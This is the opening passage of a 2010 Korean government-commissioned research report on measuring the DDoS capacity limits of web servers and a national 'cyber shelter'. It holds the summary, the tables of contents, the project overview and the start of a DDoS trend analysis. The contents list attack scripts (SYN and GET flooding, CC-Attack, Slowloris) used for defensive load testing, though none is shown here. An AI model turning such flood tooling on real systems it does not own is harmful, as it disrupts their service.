최종연구보고서

KISA-RP-2010-0009

**DDoS 공격 대응에 대한**

**한계용량 측정 방법론 연구**

## Research on Maximum Capacity Measuring· Methodology of DDoS Attack Response

수탁기관 : 시큐베이스(주)

## 2010. 9.



제 출 문

### 한국인터넷진흥원 원장 귀하

본 보고서를 “DDoS 공격 대응에 대한 한계용량 측정 방법론 연구”의 최종연구개발 결과보고서로 제출합니다.

2010년 9월 28일

주관 기관 : 한국인터넷진흥원 참여연구원 : 이 명 수 (침해예방단, 단장)

서 진 원 (웹보안지원팀, 팀장)

서 완 석 (웹보안지원팀, 선임 연구원) 이 재 광 (웹보안지원팀, 선임 연구원) 박 영 욱 (웹보안지원팀, 주임 연구원)

수탁 기관 : 시큐베이스(주)

연구책임자 : 이 준 원 (경영기획실, 책임 연구원) 참여연구원 : 김 혁 준 (기술연구소, 책임 연구원) 김 용 회 (기술연구소, 전임 연구원)

인 지 혜 (컨설팅그룹, 전임 연구원) 정 의 진 (컨설팅그룹, 주임 연구원)

요 약 문

**1. DDoS** 공격에 대한 한계용량 측정 방법론 연구

**2.** 연구개발의 목적 및 중요성

2009년 7.7 DDoS 대란 당시 민간 기업은 물론, 각종 전자정부서비스 가 부분적으로 마비되는 심각한 상황이 발생함에 따라 전자정부의 대국 민 신뢰도와 위상이 현저히 저하됨은 물론, 기존의 보안체계로는 이러한 외부 위협에 대응하기 어렵다는 사회 전반의 자각과 함께 범정부 차원에 서 DDoS 공격에 대한 방어 및 대응체계 마련의 필요성이 강하게 대두 되었다. 이러한 DDoS 공격에 대해 체계적인 방어 및 대응체계를 구축하 려면 기존 장비 중심의 대응이 아니라 아키텍처 중심의 대응체계 수립이 필요하며, 먼저 웹서버의 가용성과 네트워크 장비의 각 병목구간에서 발 생할 수 있는 시스템의 한계용량을 측정할 필요가 있다. 본 연구는 한계 용량 측정 방법론을 개발하고 이를 활용할 수 있는 방안을 제시한다.

**3.** 연구개발의 내용 및 범위

본 연구의 주요 내용은 첫째, DDoS의 현황을 분석, 둘째, DDoS 현황 분석을 토대로 DDoS 공격을 취약구간에 따른 방어자 시각에서 재수립 하고, 셋째, 계측기를 통한 DDoS 공격의 대응용량 측정 방법 분석, 넷째 연결형 공격 대응을 위한 출발지 IP 대량생성방안을 연구하며, 다섯째 연구된 한계용량 측정 방법론을 기반으로, 운영 예정 중인 DDoS 사이버 대피소의 한계용량을 측정하고 운영방안 및 활용방안을 도출한다.

**4.** 연구결과

본 연구 결과는 DDoS 공격에 대한 대응체계를 갖추기 어려운 영세/ 중소기업 등의 DDoS 공격을 최소화하기 위해 진행 중인 DDoS 사이버 대피소 서비스의 성능 테스트에 사용되는 기반자료로 활용되며, 현재 정 확히 정의되어 있지 않은 DDoS 공격의 기준을 새로운 시각으로 정의하 는 기틀이 될 것으로 예상된다. 또한 DDoS 한계용량 측정 시 사용된 방 법론 및 결과 값은 세션연결형 공격 대응에 대한 정성적인 정의를 정량 적이고 객관화된 내용으로 정의하여 현 DDoS 서비스 시장에서 새로운 파장을 일으킬 것으로 예상된다.

**5.** 활용에 대한 건의

본 연구는 국내 DDoS 서비스 시장 및 연구 분야에 있어서 장비 구입 및 서비스 도입 시 고려사항으로 활용하기를 건의 하는 바이다. 특히, 국 내 공공기관 및 주요 대기업은 DDoS 한계용량 측정 방법론을 적용하여 세션 연결형 공격의 한계용량을 측정하고 이를 QoS 정책에 적용한다면 보다 객관적이고 정량적인 DDoS 대응체계를 수립할 수 있을 것으로 예 상된다. 또한 DDoS 대응체계 구축 컨설팅 시에도 유용한 자료로 활용 되기를 건의하는 바이다.

**6.** 기대효과

DDoS 공격에 대해 보다 객관적이고 지표 중심의 방법을 통해 DDoS 공격을 사전에 예방하여 웹서비스사용자의 가용성 보장 및 대국민 서비 스의 신뢰성을 향상시킬 수 있을 것으로 기대되어 진다. 특히 DDoS 사 이버대피소 시스템의 DDoS 한계용량 측정연구의 정량적인 결과 제공은 적절한 대응체계를 갖추지 못한 중/소규모 IT사업자들에게 증가하는 DDoS 공격에 대한 비즈니스 연속성을 보장하며, 과거 DDoS 공격의 주 종을 이루었던 UDP, ICMP Flooding 등 네트워크 대역폭 소진공격 뿐만 아니라 최근 급격히 증가하고 있는 GET Flooding, Slowloris 공격 등 호 스트/어플리케이션을 대상으로 한 신종 공격으로 인한 피해도 최소화

할 것으로 보여 진다. 또한 비상시적으로 발생하는 DDoS 공격 대응을 위해 값비싼 전용장비를 구입하는 부담경감과 효과적 장비운영을 위한 전문인력 투입 시 발생하는 경제적 부담이 경감될 것으로 예상되며 중복 된 DDoS 분석에서 발생하는 오류 제거 및 이에 따른 사회적 부담이 줄 어 들 것으로 기대하는 바이다.

# 목 차

제 1 장 연구개요 1

제 1 절 개요 1

[제 2 절 추진 배경 및 필요성 1](#_TOC_250004)

제 3 절 DDoS 한계용량의 정의 2

[제 4 절 수행목적 및 범위 3](#_TOC_250003)

제 5 절 기대효과 4

제 6 절 수행경과 5

제 2 장 DDoS 현황분석 7

제 1 절 DDoS 동향분석 7

제 2 절 DDoS 사례분석 9

제 3 절 DDoS 대응장비 시장조사 15

제 4 절 DDoS 대응 서비스 시장조사 23

제 5 절 DDoS 공격 유형 및 기법 분석 28

제 3 장 DDoS 공격의 체계적인 기준 수립 38

제 1 절 현 DDoS 공격 대응체계의 문제점 38

제 2 절 Failure Point 중심의 DDoS 대응체계 39

[제 **4** 장 계측기 활용분석 및 대책 연구 **44**](#_TOC_250002)

[제 1 절 계측기 시장조사 44](#_TOC_250001)

제 2 절 계측기를 통한 DDoS 대응용량 측정방법 조사 64

[제 3 절 계측기 측정방법의 타당성 분석 77](#_TOC_250000)

## 제 **5** 장 연결형 공격 대응을 위한 출발지 **IP** 대량생성 방안 연구 **78**

### 제 1 절 출발지 IP 대량생성 방안 78

### 제 2 절 IP 대량 생성 소스코드 79

### 제 3 절 출발지 IP 대량 생성 결과 83

## 제 **6** 장 유형별 한계용량 측정 방법론 개발 **85**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 제 | 1 | 절 | 개요 ·················································································· | 85 |
| 제 | 2 | 절 | 한계용량 측정 절차 ······················································ | 86 |
| 제 | 3 | 절 | 환경분석 ·········································································· | 87 |
| 제 | 4 | 절 | 한계용량 측정방식 ························································ | 90 |
| 제 | 5 | 절 | 한계용량 측정망의 구성 ·············································· | 91 |
| 제 | 6 | 절 | 한계용량 측정항목 ························································ | 93 |
| 제 | 7 | 절 | 측정 결과 값 도출 및 개선방안 적용 ······················ | 95 |

제 **7** 장 유형별 한계용량 측정 시험 **96**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 제 | 1 | 절 | 개요 ·················································································· | 96 |
| 제 | 2 | 절 | 한계용량 측정시험 시스템 별 역할 ·························· | 97 |
| 제 | 3 | 절 | 한계용량 측정시험을 위한 시스템 설정 ·················· | 98 |
| 제 | 4 | 절 | 한계용량 측정시험 N/W망 구성 ···························· | 103 |
| 제 | 5 | 절 | 한계용량 측정시험 사전 준비사항 ·························· | 105 |
| 제 | 6 | 절 | 한계용량 측정 시나리오 ············································ | 137 |
| 제 | 7 | 절 | DDoS 한계용량 측정시험 결과 ································ | 139 |

## 제 **8** 장 사이버대피소 한계용량 측정 및 개선방안 도 출 **144**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 제 | 1 | 절 | 사이버대피소 한계용량 측정방안 ···························· | 144 |
| 제 | 2 | 절 | 개요 ················································································ | 145 |
| 제 | 3 | 절 | 사이버대피소 한계용량 측정망 구성 ······················ | 150 |
| 제 | 4 | 절 | 한계용량 측정 수행 시나리오 ·································· | 153 |
| 제 | 5 | 절 | 한계용량 측정 수행경과 ············································ | 160 |
| 제 | 6 | 절 | 한계용량 측정 수행결과 ············································ | 166 |
| 제 | 7 | 절 | 한계용량 측정결과에 따른 사이버대피소 개선기회 | 185 |

참고자료 **187**

# 그림 목차

|  |  |  |  |
| --- | --- | --- | --- |
| (그림 | 1-1) | DDoS 공격 대응에 대한 한계용량 측정 기대효과 ······ | 5 |
| (그림 | 2-1) | DDoS 공격 대역폭 1 ························································ | 7 |
| (그림 | 2-2) | DDoS 공격 대역폭 2 ·························································· | 8 |
| (그림 | 2-3) | 7.7 DDoS 공격현황 ························································· | 10 |
| (그림 | 2-4) | 7.7 DDoS 공격패킷 분포 ················································· | 11 |
| (그림 | 2-5) | 에이전트 스트링 형식 ···················································· | 12 |
| (그림 | 2-6) | Cache-Control 사용 ··························································· | 13 |
| (그림 | 2-7) | 다중 공격을 통한 흐름제어 ·········································· | 14 |
| (그림 | 2-8) | DDoS 전용장비 차단모드 설정 시 프로세스 ············ | 20 |
| (그림 | 2-9) | 공격시 보안존으로의 라우팅 전환 ······························ | 24 |

### (그림 2-10) 주요 APP 공인 IP에 대한 공격 대응 26

(그림 2-11) Slow / Zero-day 공격 방어 27

|  |  |  |  |
| --- | --- | --- | --- |
| (그림 | 3-1) | 알려진 DDoS 공격 유형의 분류 ·································· | 38 |
| (그림 | 3-2) | 가용성 침해 정도에 따른 대응 정도 ···························· | 39 |
| (그림 | 3-3) | 공형 유형에 따른 대응 구간의 매핑 ···························· | 40 |
| (그림 | 3-4) | 시스템 단계별 방어 전략 ················································ | 41 |
| (그림 | 4-1) | Avalanche를 이용한 Real Server 및 Network 테스트 | 45 |
| (그림 | 4-2) | Avalanche 와 Reflector를 사용한 DUT 테스트 ········· | 45 |
| (그림 | 4-3) | video voice data traffic mix ·········································· | 56 |
| (그림 | 4-4) | SmartFlow Overview ······················································· | 59 |
| (그림 | 4-5) | ThreatEx의 DUT Test ······················································ | 61 |
| (그림 | 4-6) | ThreatEx Appliance ·························································· | 62 |
| (그림 | 4-7) | DDoS 한계용량 측정 구성도 ·········································· | 67 |
| (그림 | 5-1) | Scapy를 이용한 네트워크 패킷분석(예) ······················· | 79 |
| (그림 | 5-2) | 클라이언 및 서버의 구성 ················································ | 80 |
| (그림 | 5-3) | Scapy를 이용한 네트워크 패킷분석(예) ····················· | 84 |

|  |  |  |  |
| --- | --- | --- | --- |
| (그림 | 6-1) | 망 절체식 DDoS 한계용량 측정의 구성 예시 ············ | 91 |
| (그림 | 6-2) | TAP장비의 구성 ································································ | 92 |
| (그림 | 6-3) | 한계용량 측정 결과 값 도출 예 ···································· | 95 |
| (그림 | 7-1) | DDoS 한계용량 측정시험 목표 구성도 ························ | 96 |
| (그림 | 7-2) | DDoS 한계용량 측정시험 N/W 구성도 ···················· | 103 |

### (그림 7-3) DDoS 한계용량 내부 ToA 측정시험 104

### (그림 7-4) DDoS 한계용량 외부 ToA 측정시험 1 104

### (그림 7-5) DDoS 한계용량 외부 ToA 측정시험 2 105

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| (그림 | 7-6) | DDoS 한계용량 측정 시나리오 ···································· | | 138 |
| (그림 | 7-7) | Syn Flooding 공격 테스트 BPS, PPS ························· | | 141 |
| (그림 | 7-8) | Get Flooding 공격 테스트 FPS ···································· | | 141 |
| (그림 | 7-9) | CC-Attack 공격 테스트 FPS ········································· | | 142 |
| (그림 7-10) Sloworis 공격 테스트 FPS 143 | | | | |
| (그림 | 8-1) | DDoS | 사이버대피소 한계용량 측정 구성안 ·············· | 144 |
| (그림 | 8-2) | DDoS | 사이버대피소 방어개념도 ·································· | 147 |
| (그림 | 8-3) | DDoS | 사이버대피소 한계용량 측정 범위 ·················· | 148 |
| (그림 | 8-4) | DDoS | 사이버대피소 측정 프로세스 ···························· | 149 |
| (그림 | 8-5) | DDOS | 사이버대피소 한계용량 측정 N/W망 ··········· | 150 |
| (그림 | 8-6) | 측정 1 | Set 구성도 ··························································· | 153 |
| (그림 | 8-7) | 측정 2 | Set 구성도 ··························································· | 155 |
| (그림 | 8-8) | 측정 3 | Set 구성도 ··························································· | 156 |
| (그림 | 8-9) | 측정 4 | Set 구성도 ··························································· | 158 |
| (그림 | 8-10) | 측정 | 5 Set 구성도 ························································· | 159 |
| (그림 | 8-11) | 정상 | PC 접속시험 시 패킷 샘플 ······························· | 167 |
| (그림 | 8-12) | 정상 | PC 접속시험 시 패킷 내용 ······························· | 167 |
| (그림 | 8-13) | 대역폭소진 공격에 대한 결과 개요 ·························· | | 168 |
| (그림 | 8-14) | 응용계층 공격에 대한 결과 개요 ······························ | | 169 |
| (그림 | 8-15) | L7스위치 부하측정에 대한 결과 개요 ······················ | | 170 |
| (그림 | 8-16) | Session Flooding 분석 결과 Overview ···················· | | 171 |

|  |  |  |  |
| --- | --- | --- | --- |
| (그림 | 8-17) | Session Flooding 공격 시 정상PC의 웹 접속 RTT | 173 |
| (그림 | 8-18) | Session Flooding 연결정보 ········································· | 173 |
| (그림 | 8-19) | Get-Flooding, CC-Attack 시 결과 값 Overview ···· | 174 |

(그림 8-20) 그림파일 요청에 대한 Get Flooding 공격 시 한계용량

················································································································ 178 (그림 8-21) 그림파일 요청에 대한 CC-Attack 공격 시 한계용량179

(그림 8-22) ToA에 대한 세션 가용성 시험결과 Overview 1 ··· 180

(그림 8-23) ToA에 대한 세션 가용성 시험결과 Overview 2 ··· 180

(그림 8-24) ToA에 대한 세션 가용성 시험결과 분석 ················· 183

|  |  |  |  |
| --- | --- | --- | --- |
| (그림 | 8-25) | TCP Ack Flooding BPS, PPS ····································· | 184 |
| (그림 | 8-26) | 혼합공격 시 BPS, PPS ·················································· | 184 |

표 목차

|  |  |  |  |
| --- | --- | --- | --- |
| [표 | 1-1] | 추진경과 ···················································································· | 6 |
| [표 | 2-1] | Bogon Dotted Decimal List v4.9 ······································ | 18 |
| [표 | 2-2] | 국내 시판 중인 대표적인 DDoS 전용 장비의 분류표 ·· | 19 |
| [표 | 4-1] | 성능 및 기능 ·········································································· | 46 |
| [표 | 4-2] | 지원 프로토콜 ········································································ | 46 |
| [표 | 4-3] | Avalanche 구성 ······································································ | 47 |
| [표 | 4-4] | 소프트웨어 요구 사항 ·························································· | 47 |
| [표 | 4-5] | 성능 및 기능 ·········································································· | 48 |
| [표 | 4-6] | 지원 프로토콜 ········································································ | 49 |
| [표 | 4-7] | Reflector 구성 ········································································· | 49 |
| [표 | 4-8] | 소프트웨어 요구 사항 ·························································· | 50 |
| [표 | 4-9] | 시험 항목 ················································································ | 66 |

[표 4-10] Test traffic 구성(Flood, Fragment, 혼합공격) 68

[표 4-11] Test traffic 구성(세션, L7공격) 70

|  |  |  |  |
| --- | --- | --- | --- |
| [표 | 5-1] | 서버 소스 ················································································ | 81 |
| [표 | 5-2] | 클라이언트 소스 ·································································· | 82 |
| [표 | 7-1] | SSH 설치 ················································································· | 98 |
| [표 | 7-2] | IP 설정 ····················································································· | 98 |
| [표 | 7-3] | 라우팅 테이블 ········································································ | 99 |
| [표 | 7-4] | Sar 설치 및 사용 ································································· | 100 |
| [표 | 7-5] | Apach, My-SQL, PHP의 설치 ·········································· | 102 |
| [표 | 7-6] | Syn Flooding 파이썬 소스 ················································ | 106 |
| [표 | 7-7] | Syn Flooding C언어 소스 ················································· | 106 |
| [표 | 7-8] | Get Flooding 파이썬 소스 ················································ | 113 |
| [표 | 7-9] | Get Flooding 쉘코드 ·························································· | 114 |

[표 7-10] CC-Attack 파이썬 소스 115

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| [표 | 7-11] | CC-Attack 쉘코드 ······························································ | | | | 116 |
| [표 | 7-12] | Slowloris.pl 코드 ······························································· | | | | 117 |
| [표 | 7-13] | PCAP파일 저장을 위한 쉘코드 ······································ | | | | 135 |
| [표 | 7-14] | netstat를 이용한 연결정보 저장을 위한 쉘코드 ········· | | | | 135 |
| [표 | 7-15] | wget을 이용한 반응시간확인을 위한 쉘코드 ·············· | | | | 136 |
| [표 | 7-16] | sar를 이용한 시스템사용점유율 파악을 위한 쉘코드 | | | | 137 |
| [표 | 7-17] | 트레이스 분석명령어 ························································ | | | | 139 |
| [표 | 7-18] | 측정 세부영역 ···································································· | | | | 140 |
| [표 | 8-1] | 검증 방안 ·············································································· | | | | 144 |
| [표 | 8-2] | 단계별 대응시스템 ······························································ | | | | 146 |
| [표 | 8-3] | 기관별 역할 및 산출물 ······················································ | | | | 149 |
| [표 | 8-4] | 측정 | 1 | Set | 시나리오 ··························································· | 154 |
| [표 | 8-5] | 측정 | 2 | Set | 시나리오 ··························································· | 155 |
| [표 | 8-6] | 측정 | 3 | Set | 시나리오 ··························································· | 157 |
| [표 | 8-7] | 측정 | 4 | Set | 시나리오 ··························································· | 157 |
| [표 | 8-8] | 측정 | 5 | Set | 시나리오 ··························································· | 160 |
| [표 | 8-9] | 측정 | 1 | Set | 수행경과 ··························································· | 160 |
| [표 | 8-10] | 측정 | 2 | Set | 수행경과 ························································· | 161 |
| [표 | 8-11] | 측정 | 3 | Set | 수행경과 ··························································· | 162 |
| [표 | 8-12] | 측정 | 4 | Set | 수행경과 ························································· | 163 |
| [표 | 8-13] | 측정 | 5 | Set | 수행경과 ························································· | 164 |
| [표 | 8-14] | 측정 | 6 | Set | 수행경과 ························································· | 164 |
| [표 | 8-15] | 측정 | 7 | Set | 수행경과 ························································· | 165 |
| [표 | 8-16] | 측정 | 8 | Set | 수행경과 ························································· | 166 |

[표 8-17] Get Flooding(index.html) 정상PC의 웹서버 접속 RTT 및

연결정보 175

[표 8-18] ToA의 TCP 서비스 별 한계용량 181

[표 8-19] ToA 한계용량 측정시 정상 PC의 접속확인 연결 테이블

················································································································ 181

제 **1** 장 연구개요

제 **1** 절 개요

o 위탁과제명 : DDoS 공격 대응에 대한 한계용량 측정 방법론 연구

o 계약기간 : 2010년 4월 20일 ~ 2010년 9월 30일 (5개월) o 계약금액 : 일금 칠천만원정

o 연구책임자 : 이준원 (해외사업개발그룹 / 그룹장) o 주관기관 : 한국인터넷진흥원

o 수행기관 : 시큐베이스(주) o 주요내용

- DDoS 공격 및 시장에 대한 종합적인 현황분석

- DDoS 공격 대응에 대한 한계용량 측정 방법론 개발 및 측정

- 한계용량 측정 기반의 대피소 서비스 개선방안 도출

## 제 **2** 절 추진배경 및 필요성

2009년 7.7 DDoS 대란 당시 민간 기업은 물론, 각종 전자정부서비스 가 부분적으로 마비되는 심각한 상황이 발생함에 따라 전자정부의 대국 민 신뢰도와 위상이 현저히 저하됨은 물론, 기존의 보안체계로는 이러한 외부 위협에 대응하기 어렵다는 사회 전반의 자각과 함께 범정부 차원에 서 DDoS 공격에 대한 방어 및 대응체계 마련의 필요성이 강하게 대두 되었다.

이렇듯 DDoS 공격은 증가하고 있으나 관련 공격에 대한 부정확한 정 보의 만연으로 투자비용 대비 효과적인 DDoS 방어가 이루어지고 있지

않다. 따라서 DDoS 공격에 대한 명확한 이해를 바탕으로 알려진 공격에 대한 방어에 중점을 둔 공격 중심의 분류방법을 알려지지 않은 공격에 대응할 수 있는 방어중심으로 분류하고 이를 통해 가용성 위협에 대한 측정 방법을 제시하고 이러한 공격에 대한 대응지점 선정을 통해 실시간 대응이 가능한 DDoS 대응 아키텍처 수립의 필요가 강하게 대두되게 되 었다.

이러한 DDoS 공격에 대해 체계적인 방어 및 대응 아키텍처를 수립하 려면 기존 장비 중심의 대응이 아니라 아키텍처 중심의 대응체계 수립이 필요하며, 먼저 웹서버의 가용성과 네트워크 장비의 각 병목구간에서 발 생할 수 있는 시스템의 한계용량을 측정할 필요가 있다. 본 연구는 한계 용량 측정 방법론을 개발하고 이를 활용할 수 있는 방안을 제시한다.

제 **3** 절 **DDoS** 한계용량의 정의

1. DDoS 한계용량이란

DDoS 한계용량이란 인터넷을 통한 데이터 전달 및 처리과정에서 정 상적인 서비스 제공을 위해 요구되는 물리적 논리적 자원의 최대값을 말 한다.

2. DDoS 한계용량 측정이란

DDoS 한계용량 측정이란 인터넷을 통한 데이터 전달 및 처리과정에 서 요구되는 자원(Capacity)의 제약지점(Bottle-neck)을 파악하고 해당지 점에서 제공되는 논리적, 물리적 자원의 가용성을 측정(Measure)하여 이 를 지표화(Metric)하는 것을 말한다. 이러한 한계용량 측정은 시중에 판

매되고 있는 계측기를 이용한 측정과 IP대량 생성방안을 도출하여 실제 정상 PC의 접속 트래픽을 이용한 측정, 그리고 실제 DDoS 공격 시 사 용되고 있는 봇넷을 가지고 측정을 할 수 있다.

## 제 **4** 절 수행목적 및 범위

본 연구의 주요 내용은 첫째, DDoS의 현황을 분석, 둘째, DDoS 현황 분석을 토대로 DDoS 공격을 취약구간에 따른 방어자 시각에서 재수립 하고, 셋째, 계측기를 통한 DDoS 공격의 대응용량 측정 방법 분석, 넷째 연결형 공격 대응을 위한 출발지 IP 대량생성방안을 연구하며, 다섯째 연구된 한계용량 측정 방법론을 기반으로, 운영 예정 중인 DDoS 사이버 대피소의 한계용량을 측정하고 운영방안 및 활용방안을 도출한다.

1. DDoS 현황분석은 DDoS 동향 및 사례분석, DDoS 대응장비 및 서비 스 시장을 조사하고 DDoS 공격유형 및 기법을 분석 한다

2. DDoS 공격의 체계 적인 기준 수립은 현 DDoS 공격 분류의 문제점을 분석하고 Failure Point 중심의 DDoS 대응체계를 수립한다.

3. 계측기 활용 분석 및 대책은 계측기 시장 조사, 계측기를 통한 DDoS

한계용량 측정 방법을 분석하여 계측기 측정방법의 타당성을 분석한다.

4. IP 대량 생성 방안 연구는 세션 연결형 부하 발생방안 마련을 하기 위한 연구이며 출발지 IP대량생성방안, IP 대량 생성 소스코딩 및 출발 지 IP대량 생성 결과를 도출하여 향후 DDoS 한계용량 측정 시 적용한 다.

5. 한계용량 측정 방법론 개발은 실제 DDoS 한계용량을 측정할 수 있는 방안, 즉 한계용량 측정을 위한 하드웨어, OS, 네트워크의 구성과 시나 리오를 개발한다.


6. 한계용량 측정은 DDoS 공격 한계용량 측정 방법론 시나리오를 적용 하여 한계용량 측정 항목 및 체크리스트에 대한 결과 값을 도출한다.

7. DDoS 사이버 대피소 한계용량 측정 및 개선방안은 개발된 한계용량 측정 방법론을 기반으로 운영 예정 중에 있는 사이버 대피소의 DDoS 공격 한계용량을 측정할 수 있는 방안을 마련하여 사이버대피소의 한계 용량 측정하고, 측정 결과에 따른 서비스 수준 및 개선사항을 도출하여 향후 축적될 운영결과에 대한 정보의 유형별 통계 도출과 서비스 개선에 필요한 운영정보의 활용방안을 제시한다.

제 **5** 절 기대효과

DDoS 공격에 대해 보다 객관적이고 지표 중심의 방법을 제공을 통해 DDoS 공격을 사전에 예방하여 웹서비스를 사용하는 정상사용자의 가용 성 보장 및 대국민 서비스의 신뢰성을 향상시킬 수 있을 것으로 기대되 어 진다. 특히 사이버대피소 시스템 구축에 DDoS 한계용량 측정연구의 정량적인 결과 제공은 적절한 대응체계를 갖추지 못한 중/소규모 IT사 업자들에게 증가하는 DDoS 공격에 대한 비즈니스 연속성을 보장하며, 과거 DDoS 공격의 주종을 이루었던 UDP, ICMP Flooding 등 네트워크 대역폭 소진공격 뿐만 아니라 최근 급격히 증가하고 있는 GET Flooding, Slowloris 공격 등 호스트/어플리케이션을 대상으로 한 신종 공격으로 인한 피해를 최소화 할 것이다. 또한 비상시적으로 발생하는 DDoS 대응을 위해 값비싼 전용장비를 구입하는 부담경감과 효과적 장

비운영을 위한 전문인력 투입 시 발생하는 경제적 부담을 경감할 것으로 예상되며 중복된 DDoS 분석에서 발생하는 오류 제거 및 이에 따른 사 회적 부담이 줄어 들 것으로 기대하는 바이다.



### (그림1-1) DDoS 공격 대응에 대한 한계용량 측정 기대효과

제 **6** 절 수행경과

2010년 4월 23일 방송통신위원회에서 진행된 착수보고를 시작으로

2010년 5월 12일 방송통신위원회와 한국인터넷진흥원 관계자 들이 참여 한 가운데 진행된 워크숍은 DDoS한계용량 측정의 필요성 및 효과적인 DDoS 대응체계를 주제로 진행 되었다. 또한 2010년 9월 16일부터 9월 17일까지 3일간 진행된 DDoS 사이버대피소의 한계용량 측정은 사이버 대피소의 구축사업자, 운영사업자와 주관사업자가 참여한 가운데 체계적 으로 한계용량 측정이 진행되었다. 세부 DDoS 한계용량 수행 경과는 [표1-1]과 같다.

### [표1-1] 추진경과


|  |  |  |
| --- | --- | --- |
| 구분 | 연구내용 | 완료여부 |
| 현황분석 | DDoS 동향/사례 분석 | 완료 |
| DDoS 대응장비 시장조사 및 서비스분  석 | 완료 |
| DDoS 공격유형 / 기법 조사 | 완료 |
| DDoS 공격유형 체계적인 기준수립 | 완료 |
| 계측기 시장 조사 | 완료 |
| 연구 및 측정 | DDoS 대응용량 측정방법 조사(계측기) | 완료 |
| 측정방법 타당성 분석(계측기) | 완료 |
| 유형별 한계용량 측정 방법론 개발 | 완료 |
| 유형별 한계용량 측정 | 완료 |
| IP 대량 생성방안 연구  (세션연결형 부하 발생 방안 마련) | 완료 |
| 대피소 서비스 개선방안 도출 | 대피소 한계 용량 측정 시험 방안 도출 | 완료 |
| 한계용량 측정결과 기반 대피소 개선방  안 도출 | 완료 |
| 운영결과에 따른 지표 도출 방안 제시 | 완료 |
| 운용정보 활용방안 연구 | 완료 |

제 **2** 장 **DDoS** 현황분석

제 **1** 절 **DDoS** 동향분석

1. 공격의 정도


1988년 23세의 코넬대학 학생인 로버트 모리스는 인터넷의 크기를 측 정하기위한 소프트웨어를 제작하였으나 제작된 프로그램의 오류로 인해 당시 전 세계 인터넷에 연결되어 있던 컴퓨터의 약 10%인 6,000대의 컴 퓨터를 감염시키고 정부와 대학의 인터넷 망을 마비시켰다. 이러한 프로 그램 제작오류를 통한 인터넷 마비는 2003년 SQL Slammer웜을 기점으 로 악성코드에 의해 재현되었다. 그 후 공격자들은 이를 통해 인터넷의 취약점을 인식하게 되었고 그 뒤 의도적인 서비스가용성 침해를 위한 다 양한 DDoS 공격도구를 제작해 왔다. 이러한 배경을 가진 DDoS 공격도 구는 네트워크, 호스트 그리고 어플리케이션 수준의 취약점을 이용하여 정상적인 서비스를 거부하도록 구성되었으며 각 공격에 따른 방어방법의



### (그림 2-1) DDoS 공격 대역폭 1 - 출처: KISA

발전에 따라 공격의 방법도 발전해 왔다. 최근까지도 방어자는 사용자

서비스 라우터에 위조된 패킷(Spoofed)전송 억제를 위해 적용되는 Egress Filtering 등 기본적인 방어기제조차 적용시키지 않았으며 IP Spoofing을 통해 DDoS 공격지에 대한 추적을 회피하면서 다수의 에이



### (그림 2-2) DDoS 공격 대역폭 2 - 출처: Abor Networks

전트를 동원한 네트워크 자원소모(Flooding) 공격을 수행해 왔다. 그러나 이러한 공격지평(Attack Plane)은 Egress Filtering, ISP 수준의 대역폭 제 어 등 적극적인 방어기제가 도입되면서 점차 이러한 방어를 회피해 목적 서버(Target of Attack)에 치명적인 영향을 미치는 호스트/어플리케이션 의 자원소모 방식으로 변화해 왔다. 이는 한국인터넷진흥원과 아보네트 워크(Abor Network)에서 수집된 2009년 DDoS 공격통계자료를 통해서도 확인된다. 먼저 앞서 기술된 ISP에서의 DDoS 방어가 보편화 된 해외의 경우 대부분의 공격이 1G 이하의 공격으로 분류된 것을 확인 할 수 있 으며 한국인터넷진흥원에서 집계한 국내 공격정보통계에서도 대규모 Flooding 공격보다 소규모 공격이 증가하는 경향이 두드러지게 나타나는 것을 확인 할 수 있다.

2. DDoS 공격의 변화

인터넷 상의 자원에 위협을 가하는 공격자는 일반적으로 방어자보다

